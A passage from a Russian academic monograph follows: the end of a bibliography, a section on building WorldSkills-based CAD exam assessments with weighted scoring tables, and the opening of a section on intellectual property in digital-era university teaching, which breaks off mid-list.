1. Цели устойчивого развития ООН и Россия. Доклад о человеческом развитии в Российской Федерации за 2016 год / под ред. С.Н. Бобылева и Л.М. Григорьева. – М.: Аналитический центр при Правительстве Российской Федерации, 2016. 298 с.
2. Стратегия экономической безопасности Российской Федерации на период до 2030 года. Утверждена Указом Президента Российской Федерации от 13 мая 2017 года № 208. [Электронный ресурс]. URL: <http://static.kremlin.ru/media/acts/files/0001201705150001.pdf>
3. Захаров А.А., Иващенко Н.П. Модели инновационного развития университетов в России // МИР (Модернизация. Инновации. Развитие). 2015. Т.6. №3-1 (23). С. 112-118.
4. Портер М. Международная конкуренция: Конкурентные преимущества стран. М.: Международные отношения, 1993.
5. Молчанов И.Н., Молчанова Н.П. Финансовый аспект в управлении формированием и развитием территориальных кластеров // Вопросы управления. 2016. №1 (38). С. 132-141.
6. Силласте Г.Г. Формирование новой экономической интеллигенции в условиях рыночной экономики: монография / Г.Г. Силласте; под общ. ред. Ю.В. Борисова. М.: ИНФРА-М. 2017. 206 с.
7. Грудцына Л.Ю., Лагуткин А.В. Реформирование высшего образования: кластерный подход // Административное и муниципальное право. 2014. №7. С. 723-732.
8. Терешин Е. М., Володин В. М. Современная дефиниция понятия «кластер» и подходы к формализации этого явления // Экономические науки. 2010. № 2 (63).
9. Растворцева С. Н., Череповская Н. А. Идентификация и оценка региональных кластеров // Экономика региона. 2013. № 4. С. 123-133.
10. Зацепина Я.Ю., Молчанова Н.П. Современные проблемы и перспективы развития образовательного комплекса Ростовской области //В сб.: Приоритетные направления развития и модернизации современной России.

Правовые и социально-экономические аспекты: Межвузовская научно-практическая конференция. Филиал НОУ ВПО «МИИП» в г. Ростове-на-Дону. 2014. С. 46-50.

11. Соколова Е.И. Термин «инновационный образовательный кластер» в понятийном поле современной педагогики // Непрерывное образование: XXI век. Научный электронный журнал. 2014. Выпуск 2 (6). С. 1-9.

12. Послание Президента Российской Федерации Федеральному Собранию 1 декабря 2016 года. [Электронный ресурс]. URL: <http://kremlin.ru/events/president/news/53379>

Толстикова А.В., Лавренко И.С., Тимофеев В.Н.

§2.9. Разработка контрольно-оценочных средств для практико-ориентированного экзамена с учётом стандарта ws по компетенции инженерный дизайн Cad.

Рассматривается методика разработки задания для практико-ориентируемого экзамена по дисциплине инженерная и компьютерная графика с учётом стандарта WorldSkills по компетенции Mechanical Engineering CAD (Инженерный дизайн CAD) на примере первого модуля.

Ключевые слова: WorldSkills, WSSS, САПР, инженерная графика, компьютерная графика, практико-ориентируемый экзамен, CAD, контрольно-оценочные средства.

Tolstikov A.V., Lavrenenko I.S., Timofeev V.N.

§2.9. Development of control and appraisal tools for a practice-oriented exam, taking into account the standard ws on the competence of engineering design Cad.

We consider the methodology for the development of tasks for the practice-oriented exam in the discipline of engineering and computer graphics, taking into account the WorldSkills standard on the competence of Mechanical Engineering CAD (Engineering Design CAD) on the example of the first module.

Keywords: WorldSkills, WSSS, CAD, engineering graphics, computer graphics, practice-oriented exam, CAD, control and evaluation tools.

Формат практико-ориентируемого экзамена [1] подразумевает наличие у студента теоретических знаний, но проверяются практические навыки при выполнении реального технического задания [4], соответствующего требованию индустрии.

Стандарты WSSS (WorldSkills Standard Specification) актуализируются ежегодно [8]. В РФ существует отдельная ветка корпоративных чемпионатов (Hi-tech), которая дополняет мировые практики задачами отечественной промышленности и разрешает применение любых САПР представленных на рынке [9].

Компетенция Инженерный дизайн CAD не представляет собой отдельную профессию, а отвечает за навыки графического моделирования, разработки технической документации, изготовления и реверс-инжиниринг прототипов, визуализации с применением современных систем автоматизированного проектирования. Что входит в обязательный перечень компетенций современного инженера, технического специалиста.

Рассмотрим международные модули (критерии):

- **Module A:** Mechanical Assemblies and Detail Drawing for Manufacture (Механические сборки и детальные чертежи для производства) (см. Рис. 1)
- **Module B:** Mechanical Fabrication (Механическое производство) (см. Рис. 1)
- **Module C:** Mechanical Design Challenge (Внесение изменений в конструкцию) (см. Рис. 2)
- **Module D:** Reverse Engineering from a Physical Model (Обратное проектирование по физической модели) (см. Рис. 3)




Рис. 1 Пример первого(слева) и второго(справа) модулей




Рис. 2 Пример третьего модуля




Рис. 3 Пример четвёртого модуля

При этом в *модуле А* могут использоваться такие специальные инструменты, как: генераторы валов, зубчатых зацеплений, пружин и т.п. В *модуле В* - Генератор Рам и команды по работе с листовыми деталями. В *модуле С* - команды по работе со свободными формами (FreeForm) и с элементами пластиковых деталей, трассировка проводов и трубопроводов. В модуле *Д* используется 3D-сканирование и работа с 3d-печатью. В каждом модуле может встретиться параметризация и обязательно присутствует задача создания фотореалистичного изображения и анимации.

В зависимости от учебной программы можем составлять контрольно-оценочные средства (далее - КОС) по отдельным модулям и в дальнейшем комбинировать их в нужном объёме.

Рассмотрим структуру КОС с учётом стандарта WorldSkills по компетенции Инженерный дизайн CAD, созданного на примере *модуля А* конкурсного задания.

На выполнение задачи даётся 6 часов. За это время необходимо:

- Создать электронные модели деталей и сборок по чертежам.
- Создать общую сборку, используя ранее смоделированные детали, стандартные компоненты и предоставляемые готовые детали.
- Создать несколько чертежей для сборок и/или деталей.
- Получить фотореалистичное изображение под сборки и/или общей сборки.
- Создать анимацию, демонстрирующую сборку/разборку и/или функционирование собираемого изделия

Согласно этой структуре, составим КОС для сборки, представленной в альбоме В.С. Дукмасова – Привод пневматический 00-000.06.04.04.00 СБ. [5] (см. Рис. 4)

В состав привода входит:

- 14 позиций уникальных деталей
- 10 позиций стандартных изделий




Рис. 4 Сборка привода пневматического в разрезе

Субкритерии

Согласно стандарту WS, обозначим основные субкритерии, по которым будем оценивать выполняемую задачу.

A1 Моделирование деталей:

1. Смоделировать требуемые детали для сборки пневматического привода.

Пример детали представлен на Рис. 5.




Рис. 5 Пример чертежа детали Корпус

A2 Моделирование сборки:

Создать общую сборку привода, используя смоделированные детали, стандартные компоненты, предоставляемые детали и инструкцию по сборке.

A3 Создание чертежей для проекта:

1. Создать сборочный чертёж привода пневматического в указанном формате.
2. Создать чертёж выдаваемой детали в соответствии с ЕСКД.

A4 Создание фотореалистичного изображения:

1. Создать фотореалистичное изображение итоговой сборки с корпусом и крышкой в разрезе, с погашением соответствующего крепежа.

A5 Создание анимаций для проекта:

1. Создайте анимацию с облётom камерой готовой сборки на 360° и демонстрацией работы механизма по указанному сценарию.
2. Создайте анимацию сборки изделия.

К каждому субкритерию допускается добавлять задачи, которые не выходят за рамки навыков и знаний описанных стандартом WS.

Аспекты

Разработаем критерии оценки этого задания. Имеем пять субкритериев: А1-А5, каждый разобьём на некоторое количество аспектов. Чем больше аспектов мы добавим, тем точнее, но дольше будет проверка. Однако сумму аспектов за все четыре модуля рекомендуют оставлять в диапазоне от 50 до 300 (Оптимальные значения: 75 - 250). Важно составить их так, чтобы проверяемый размер зависел от нескольких элементов модели, построенных ранее. Например размеры проточки вала или ребра жесткости на крышке редуктора. Вес аспекта не должен превышать 2 балла, а сумма весов всех аспектов за один модуль не должна выходить за рамки 25 баллов.

Для А1: обозначим на проверочном чертеже те размеры, которые будем сверять с работой участника. (см. Рис. 6) Если деталей, которые необходимо проверить много, то рекомендуется проверка по их объёму (с небольшим допуском на ошибку и/или погрешность измерения в 0,5-1%). Так же, проверяют наличие определённых элементов в модели (фаски, сопряжения, рёбра жёсткости и т.п.) и грамотность создания эскизов с оптимальностью 3D модели (например: не заменено ли создание тела вращения громоздкой серией выдавливаний).




Рис. 6 Проверочный чертеж детали Рычаг

Для **A2**: при проверке сборок, рекомендуется разбивать детали на обычные и стандартные, проверять интерференцию деталей между собой, все необходимые зависимости между деталями.

Для **A3**: рекомендуется при разработке КОС, создавать и эталонные чертежи, по которым будет проверяться работа студентов. Помимо чертежей по ЕСКД, можно добавлять работы в формате ISO, чтобы студенты видели общие черты и разницу в системах оформления КД. Так же стоит добавлять в задания схемы, на которых представлена сборка изделия в тонированном изометрическом представлении. (см. Рис. 7)




Рис. 7 Схема сборки клапана предохранительного

Для **A4**: как и для A3 рекомендуется создавать эталонный объект. В задании же подробно описывать, что мы хотим увидеть на итоговом изображении. Необходимо настроить 3D-сцену, выставить камеру, настроить источники света, поработать с текстурами деталей. (см. Рис. 8)




Рис. 8 Пример фотореалистичного изображения

Для **A5**: чем подробнее будет описан сценарий анимации, тем объективнее и полнее будет оценка видеоролика. Эталонный видеоролик рекомендуется. Сценарий может быть следующим:

- Продемонстрировать облёт камерой на 360° итоговой сборки. (5-10 секунд)
- Показать затухание корпуса и крышки. (4-7 секунд)

- Продемонстрировать работу механизма. При необходимости изменить положение камеры. (10-20 секунд)
- Убрать затухание корпуса и крышки. (2-3 секунды)
- Поменять положение камеры с изометрии общей сборки на главный вид корпуса и добавить сечение модели пополам. (5-10 секунд)

Далее представлены разделы схемы оценки, которая была составлена для пневматического привода в рамках КОС по стандарту WS. (см. Таблицы 1-5) В качестве комментария к аспекту размещается любая информация, которая облегчит интерпретацию задачи во время проверки.

Таблица 1. А1 Моделирование деталей

Описание аспекта	Комментарий к аспекту	Вес аспекта
00-000.06.04.04.03 Рычаг	F1	0,20
00-000.06.04.04.03 Рычаг	F2	0,20
00-000.06.04.04.03 Рычаг	F3	0,20
00-000.06.04.04.03 Рычаг	Все остальные размеры	0,20
...

Таблица 2. А2 Моделирование сборок

Описание аспекта	Комментарий к аспекту	Вес аспекта
00-000.06.04.04.00_Привод пневматический (Детали, кроме стандартных)	снимается 0,4 балла за отсутствие требуемых деталей, максимально можно снять 2 балла	2,00
00-000.06.04.04.00_Привод пневматический(Стандартные изделия)	Снимается 0,4 балла за отсутствие одной позиции (позиция - наличие всех элементов конкретного крепежа)	2,00
...

Таблица 3. А3 Создание чертежей для проекта

Описание аспекта	Комментарий к аспекту	Вес аспекта
00-000.06.04.04.00СБ	Наличие габаритных размеров	1,00
00-000.06.04.04.00СБ	Наличие присоединительных размеров	1,00
00-000.06.04.04.00СП	Наличие спецификации	0,50
...

Таблица 4. А4 Создание фотореалистичного изображения

Описание аспекта	Комментарий к аспекту	Вес аспекта
Размеры изображения (1920±50)x(1080±50) точек	(1920±50)x(1080±50) точек	0,25
Формат файла .JPG	.JPG	0,25
Сечение корпусных деталей	На изображении видно, что детали Корпус и Крышка показаны в разрезе	0,50
...

Таблица 5. А5 Создание анимаций для проекта

Описание аспекта	Комментарий к аспекту	Вес аспекта
Анимация демонстрации работы устройства	Присутствует демонстрация работы внутренних частей механизма	0,50
Анимация демонстрации работы устройства	Облет модели 360 против часовой стрелки	0,40
Анимация сборки привода	Детали НЕ пересекаются	0,50
...

В отличие от конкурсных заданий WorldSkills, в КОС мы должны избегать субъективных и судейских оценок.

Выводы: Таким образом видим, что стандарт WS можно использовать при составлении актуальных контрольно-оценочных средств, которые будут проверять навыки и знания студентов в соответствии с реальными требованиями индустрии. При этом уровень модуля в 25 баллов должен соответствовать мировому заданию, иначе нужно снижать максимальное количество баллов, что категорически не рекомендуется.

Стандарт постоянно актуализируется, следовательно, и КОС должны вовремя обновляться в соответствии с изменениями, появляющимися в нём.

Библиографический список

1. **Филиппович А.Ю.** Практико-ориентированные экзамены на основе требований WorldSkills. Становление новой образовательной технологии // КАЧЕСТВО ОБРАЗОВАНИЯ. 2016. № 9. С. 30-33

2. **Черных П.П., Тымчиков А.Ю.** WorldSkills - инструмент профессионального образования // Образовательная политика. 2014. № 1 (63). С. 114-120
3. **Панова М.В.** Соревнования WorldSkills Russia – эффективный способ оценки сформированности компетенций обучающихся. / Инновационные технологии в современном образовании - Сборник материалов V Международной научно-практической интернет-конференции. М.: Общество с ограниченной ответственностью "Научный консультант", 2018. – 348-352 с.
4. **Толстикова А. В., Тимофеев В. Н., Лавренко И. С.** Совершенствование образовательного процесса в рамках проведения чемпионата WorldSkills по компетенции «Инженерная графика САД» / Гуманитарный вестник М.: Московский государственный технический университет имени Н.Э. Баумана (национальный исследовательский университет), 2018. – 5 с.
5. **Дукмасова В.С.** Альбом заданий для выполнения сборочных чертежей : Учеб. пособие [для машиностроит. направлений и спец. вузов] / В. С. Дукмасова, В. Н. Кочетков, В. А. Краснов; Под ред. В. С. Дукмасовой; Челябин. гос. техн. ун-т, Каф. графики. - Челябинск : Изд-во Челяб. гос. техн. ун-та, 1995. - 108 с.
6. **Sham Tickoo** Autodesk Inventor Professional 2019 for Designers, 19th Edition; CADCIM Technologies, 2018. – 816 с.
7. Сайт Союза «Молодые профессионалы (Ворлдскиллс Россия)». URL: <http://worldskills.ru/o-nas/dvizhenie-worldskills/> (дата обращения: 27.03.2019)
8. WorldSkills Standards Specifications (WSSS). URL: <https://worldskills.org/what/projects/wsss/> (дата обращения: 27.03.2019)
9. Актуальная техническая документация WorldSkills Russia.
URL: <https://worldskills.ru/nashi-proektyi/chempionaty/mezhvuzovskie-chempionatyi/texnicheskaya-dokumentacziya/> (дата обращения: 28.03.2019)

Щербак Е.Н.

§2.10. Проблемы интеллектуальной собственности в образовании в эпоху цифровых технологий.

Параграф посвящен рассмотрению отдельных тенденций влияния цифровых технологий на качество преподавательской деятельности в вузах по дисциплинам интеллектуальной собственности.

Ключевые слова. Образовательная деятельность, образовательные программы, цифровизация, право интеллектуальной собственности, результаты интеллектуальной деятельности.

Scherbak E.N.

§2.10. Intellectual property issues in education in the digital age.

Paragraph is devoted to examining individual trends in the impact of digital technologies on the quality of teaching in universities in the disciplines of intellectual property.

Keywords. Educational activities, educational programs, digitalization, intellectual property law, the results of intellectual activity.

Одно из требований современной цифровой эпохи – это необходимость постоянного познания новых явлений и процессов, а как известно познание всегда было, есть и будет сердцевиной образовательной деятельности, осуществляемой посредством реализации образовательных программ. Именно образовательные программы определяют содержание образования.

Исторически сложилось, что такие феномены как образовательная деятельность, цифровые технологии и интеллектуальная собственность развивались в современных условиях глобализации под влиянием своих факторов и закономерностей.

Однако старшее поколение помнит, что использование так называемых в то время компьютерных технологий в образовании переживало по сути две крайности: от полного игнорирования и запрета дистанционного образования посредством электронных технологий до сегодняшней фетишизации и попыток современную образовательную деятельность свести к цифровизации, забывая о

том что в образовании главные субъекты это студент и преподаватель, а все остальное это благоприятные или не благоприятные условия для ведения образовательной деятельности.

Сегодня и образование, и цифровые технологии и право интеллектуальной собственности объективно обречены на самое тесное взаимодействие во благо общества. Основное направление вектора воздействия на образовательную деятельность и на новую жизнь вузов «в цифровой эпохе» задал Президент России - В.В. Путин поставив следующую задачу: «...кратно увеличить выпуск специалистов в сфере цифровой экономики, а, по сути, нам предстоит решить более широкую задачу, задачу национального уровня — добиться всеобщей цифровой грамотности. Для этого следует серьезно усовершенствовать систему образования на всех уровнях: от школы до высших учебных заведений.» [1]

Однако, более чем 20 летний опыт преподавательской работы автора в технических вузах от Военно-воздушной инженерной академии им. Н.Е. Жуковского до созданного в 2016 году Московского политехнического университета позволяет утверждать, что консервативность системы образования даже под ударами Болонского процесса была, есть и будет сохраняться. Она связана с тем, что пока в ФГОСАх, в Образовательных программах и рабочих программах дисциплин не появятся элементы формирующие «цифровую грамотность» – на реальные изменения в формировании необходимых компетенций рассчитывать не приходится, в том числе и в сфере интеллектуальной собственности.

Пока еще в направлении цифровизации действуют как правило стихийные внешние факторы. Это связано с постоянным отставанием правового регулирования от активного процесса внедрения цифровых технологий во все сферы общественной жизни, в том числе в образовательную деятельность вузов и внедрение новых актуальных цифровых образовательных технологий. Образовательное законодательство в цифровую эпоху должно не отставать, а наоборот упреждать новые явления и процессы в общественных

отношениях, связанных с качеством образовательной деятельности. Для достижения этой цели необходимо руководствоваться не стремлением поспешно разрабатывать и принимать конкретные правовые нормы. Как известно длительная законодательная процедура в современных условиях обрекает принимаемую законодателем норму права то, что она будет уже устаревшей и регулировать правоотношения вчерашнего дня. Необходимо использовать единые общие правовые принципы (нормы-принципы) способные регулировать отношения в образовательной сфере в цифровую эпоху на будущее. По мнению автора, такой подход к правовому регулированию образовательной деятельности значительно повысит качество преподавания, в том числе и дисциплин интеллектуальной собственности, которые являются основой всего инновационного процесса современной цифровизации общества.

Охвативший все сферы жизни современного общества массовый процесс цифровизации, объективно накладывает на реализацию образовательных программ в вузах следующие особенности:

Во – первых: эти особенности связаны с необходимостью комплексного развития новых образовательных технологий которые открывают возможности направленные на развитие личности каждого из обучаемых, в том числе формирование навыков проектной, исследовательской, практикоориентированной, инновационной деятельности, готовности к ранней профориентации. Доступность информации и возможности совместного творческого труда и коммуникаций по различным проектам сегодня в российских вузах становятся реальными.

Еще в 2012 году при посещении Массачусетского технологического института МТИ (of Technology Massachusetts Institute, MIT), автору представилась возможность наблюдать за работой небольшой группы из 5 студентов и одного преподавателя над реальным проектом (грантом) в котором было заинтересовано и оплачивало крупное промышленное предприятие Бостона. Но эта работа проводилась не за рамками учебного процесса, а вместо лекций, семинаров и т.д. Доступность информации позволяла сокращать время

на освоение некоторых теоретических положений и осваивать их студентами самостоятельно.

Во – вторых: «Цифровизация» характеризуется направленностью на идентификацию, а точнее на самоидентификацию, самопрезентацию, что можно рассматривать как инструмент самореализации каждой отдельной уникальной творческой личности как обучаемых так и преподавателей не только в формализованном учебном процессе, но и в различных коммуникативных сетях.

И в третьих: и это как раз нам наиболее важно отметить – создаются условия для творчества и развития инновационной составляющей образовательной деятельности. Массовое включение обучаемых и обучающихся в деятельность по созданию произведений науки, изобретений, полезных моделей оказывает огромное воздействие на становление и развитие высоконравственного, ответственного, инициативного, компетентного специалиста, который еще в вузе осознал значение творческого труда и понял что значит быть автором – творцом результатов интеллектуальной деятельности.

Конечно специфика технических, гуманитарных и творческих вузов требует правильной расстановки акцентов при преподавании дисциплин интеллектуальной собственности. Для технических вузов в большей степени важно патентное право, для творческих – авторское право, для гуманитарных различные сферы управления, коммерциализации и защиты интеллектуальной собственности.

Попробуем рассмотреть особенности реализации норм авторского права в вузе, т.к. произведение науки можно отнести к наиболее доступному объекту в образовательной деятельности, при этом нельзя исключать важность создания различных объектов патентного права.

В соответствии с действующим законодательством об образовании и нормами части 4 Гражданского кодекса Российской Федерации [2], реальными носителями авторского права могут быть следующие субъекты

образовательной деятельности:

- научно-педагогические работники;
- обучаемые;
- образовательные организации.

Сразу необходимо отметить, что только преподаватели и студенты могут быть авторами произведения, созданного в результате их творческой деятельности с момента выражения такого результата в объективной форме, кроме того они же могут выступать соавторами научных произведений, производных произведений, составных и т.д.

Основаниями позволяющими относить преподавателей и студентов к первичным субъектам авторского права в образовательной деятельности являются:

Для студентов это:

